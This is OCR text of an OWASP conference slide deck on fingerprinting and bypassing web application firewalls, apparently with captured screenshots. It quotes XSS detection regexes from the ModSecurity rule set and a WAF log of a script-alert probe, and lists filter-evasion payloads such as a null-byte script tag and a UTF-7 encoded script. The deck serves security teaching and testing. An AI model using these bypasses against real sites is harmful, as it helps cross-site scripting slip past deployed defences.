Web Application Firewalls: Detecting, Bypassing & Exploiting Web Application Firewalls

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OWASP
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The OWASP Foundation
http://www.owasp.org

$ whois WendelGH

- PT Consultant at Trustwave's SpiderLabs
- Over 7 years in the security industry
- Vulnerability discovery Webmails, AP, Citrix, etc
- Spoke in YSTS 2.0, Defcon 16, H2HC and others
- Affiliated to Hackaholic team

$ whois SandroGauci

- Founder and CSO EnableSecurity
- From .mt
- Security software
  - VOIPPACK (CANVAS addon)
  - Surfjack - insecure cookies
  - SIPVicious
- Security research papers
- Been around for > 9 years

Introduction

- WAF - Web Application Firewall
- next generation protection
- what can we do?
  - can be identified, detected
  - bypassing the rules
  - exploit WAFs

What is WAF?

- Attack signatures or abnormal behavior based
- WAFs products: software or hardware appliance.
- Flavors:
  - a reverse proxy
  - embedded
  - connected in a switch (SPAN or RAP)
- WAF products detect both inbound
- Some also detect outbound attacks

Who uses WAFs?

- Many banks around the world
- Companies which need high protection
- Many companies in compliance with PCI DSS (Payment Card Industry - Data Security Standard)

Operation Modes

- Negative model (blacklist based)
- Positive model (whitelist based)
- Mixed / Hybrid

The negative model

- Relies on a database of known attacks
- Eg. XSS strings like <script>, </script>, String.fromCharCode, etc.
- Often regular expressions

Whitelist model

- Whitelist based
- Learning mode to create a security policy of known “good” HTTP traffic
  - Known as dynamic profiling technology by some
- Example:
  Page news.jsp, the field "id" only accept numbers [0-9] and starting at 0 until 65535
  - news.jsp?id=-1 would not be allowed

Common Weaknesses

- Design issues
  - WAFs have to be similar to the web apps and http servers that they need to protect
  - Blacklists are by design “flawed”
- Implementation issues
  - Parsing issues
- Again - a WAF needs to do a lot of things that the web app and http server does
  - ergo they can have similar security flaws!

Detection


- A number of products can be detected
  - sometimes by design
- Detection is not a big deal but
  - ... sometimes we're told that WAFs are 'invisible'
  - the better you know your enemy (or client), the better
  - helps in a penetration test or targeted attack
  - shows that stealth attacks are possible

Detection

- Cookies
  - Reason: some WAFs are also load balancers
- Headers
  - Header rewriting
  - Most obvious would be "Server"
  - Sometimes is a feature called “server cloaking”
  - “Connection” header might be changed to Cneonction or nnCoection
- Response codes
  - 404 error codes for existent scripts
  - and 403 for non existent ones

Detection via response codes

- 404 error codes for existent scripts
- Different error codes (404, 400, 401, 403, 501, etc) for hostile parameters (even non existent ones) in valid pages.


Firefox File Edit View History Bookmarks Tools Window Help
(Charged) Wed 13:54
Mozilla Firefox Start Page
http://www.google.com.mt/firefox?client=firefox-a&rls=org.mozilla:en-US:official
Google
Most Visited Getting Started Latest Headlines EnableSecurity sandrogauc@gmail.c... Forums Google Reader (100... Sandro Gauci Mail Share on Facebook Security+ Group
Web Stampi Gruppi Ittraduci Direttorju
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

Firefox Start
Google
Fittxa Avanzata
Preferenzi
Fittex: l-Internet pagni minn Malta
Fittex bil-Google
Get the most out of your Firefox! Improve your skills with some handy tips & tricks.
About Mozilla
Done



starting up httpfox to monitor the responses

Automating WAF detection

- WAFW00F
  - Detect around 20 different WAF products
    - the number keeps changing thanks to contributions :-)
  - Options to detect multiple WAFs in place
  - Generic detection methods included!
- Get your copy
  - waffit.googlecode.com
  - Please contribute
- Latest copy is from svn repository


iTerm Shell Edit View Bookmarks Window Help
(Charged) Wed 18:51
Leopard
brain
Default
New Info Customize Close
Execute
Bookmarks
Default
9-6:waffit obscure$
a short demo of wafw00f in action

Bypassing WAFs

- Negative model is considered weak
- Positive model is considered “impossible” to break
- … both can be bypassed

Bypassing blacklisting

- Find out what the blacklist consists of
  - Reverse engineering the product
  - Sometimes rules are available (just use eyes)
    - OWASP ModSecurity Core Rule Set Project
  - Bruteforce

```
"(?i:<style.*?>.*?((@[i\\\\])|(([:=]|(&[#\(\)=]x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\\\]|(&[
"(?i:[ /+\t\"\'`]style[ /+\t]*?=.*?([:=]|(&[#()=]x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\\\]|(
"(?i:<object[ /+\t].*?((type)|(codetype)|(classid)|(code)|(data))[ /+\t]*=)" "phase:2,rev:'
"(?i:<applet[ /+\t].*?code[ /+\t]*=)" "phase:2,rev:'2.0.6',id:'973318',capture,logdata:'%{T
"(?i:[ /+\t\"\'`]datasrc[ +\t]*?=.)" "phase:2,rev:'2.0.6',id:'973319',capture,logdata:'%{TX
"(?i:<base[ /+\t].*?href[ /+\t]*=)" "phase:2,rev:'2.0.6',id:'973320',capture,logdata:'%{TX.
"(?i:<link[ /+\t].*?href[ /+\t]*=)" "phase:2,rev:'2.0.6',id:'973321',capture,logdata:'%{TX.
REQUEST_BODY "(?i:<meta[ /+\t].*?http-equiv[ /+\t]*=)" "phase:2,rev:'2.0.6',id:'973322',cap
"(?i:<\?import[ /+\t].*?implementation[ /+\t]*=)" "phase:2,rev:'2.0.6',id:'973323',capture,
"(?i:<embed[ /+\t].*?SRC.*?=)" "phase:2,rev:'2.0.6',id:'973324',capture,logdata:'%{TX.0}',t
"(?i:[ /+\t\"\'`]on\c\c\c+?[ +\t]*?=.)" "phase:2,rev:'2.0.6',id:'973325',capture,logdata:'%
"(?i:<.*[:]vmlframe.*?[ /+\t]*?src[ /+\t]*=)" "phase:2,rev:'2.0.6',id:'973326',capture,logd
"(?i:<[i]?frame.*?[ /+\t]*?src[ /+\t]*=)" "phase:2,rev:'2.0.6',id:'973327',capture,logdata:
```

Server Date	18/5/2010
Server Time	19:37:51 GMT
Rule Category	Cross-Site Scripting \ Script (Generic)
Matched Pattern	(<|&lt[;]*|&LT[;]*)[[:space:]]* [/]*[[:space:]]*s[[:space:]]*c[[:space:]]*r[[:space:]]*i[[:space:]]*p[[:space:]]*t
Applied Policy	Monitoring
IP Address	192.168.2.101
Port Number	80
Destination URL	http://192.168.2.106/?a=%3Cscript%3Ealert(1)%3C/script%3E
Request Method	GET
Site profile	Default Security Profile
Reference ID	a5c6-d355-690c-c542
Severity	0

How would you bypass this regex?

- Need to understand it first
  - (<|&lt[;]*|&LT[;]*) [[:space:]]*[/]*[[:space:]]*s[[:space:]]*c[[:space:]]* r[[:space:]]*i[[:space:]]*p[[:space:]]*t
  - It says:
    - < or &lt with possibly a semicolon or &LT also with possibly a semicolon
    - Optional space and optional slash etc..
    - There has to be an “s”
    - and a “c” ..
  - You get the idea?

How would you bypass this regex?

- Null characters may be useful
  - `<\0script>`
- UTF-7
  - You'd need to have the charset to UTF-7
    - Through headers or a META tag
  - The html would look like the following:
    - `+ADw-script+AD4-alert(22)+ADw-/script+AD4-`
- US-ASCII (MSIE specific)
  - Tomcat uses this encoding
  - `žscriptualert(EXSSE)ž/scriptu`
- Or just avoid <script tags

More on bypassing WAFs

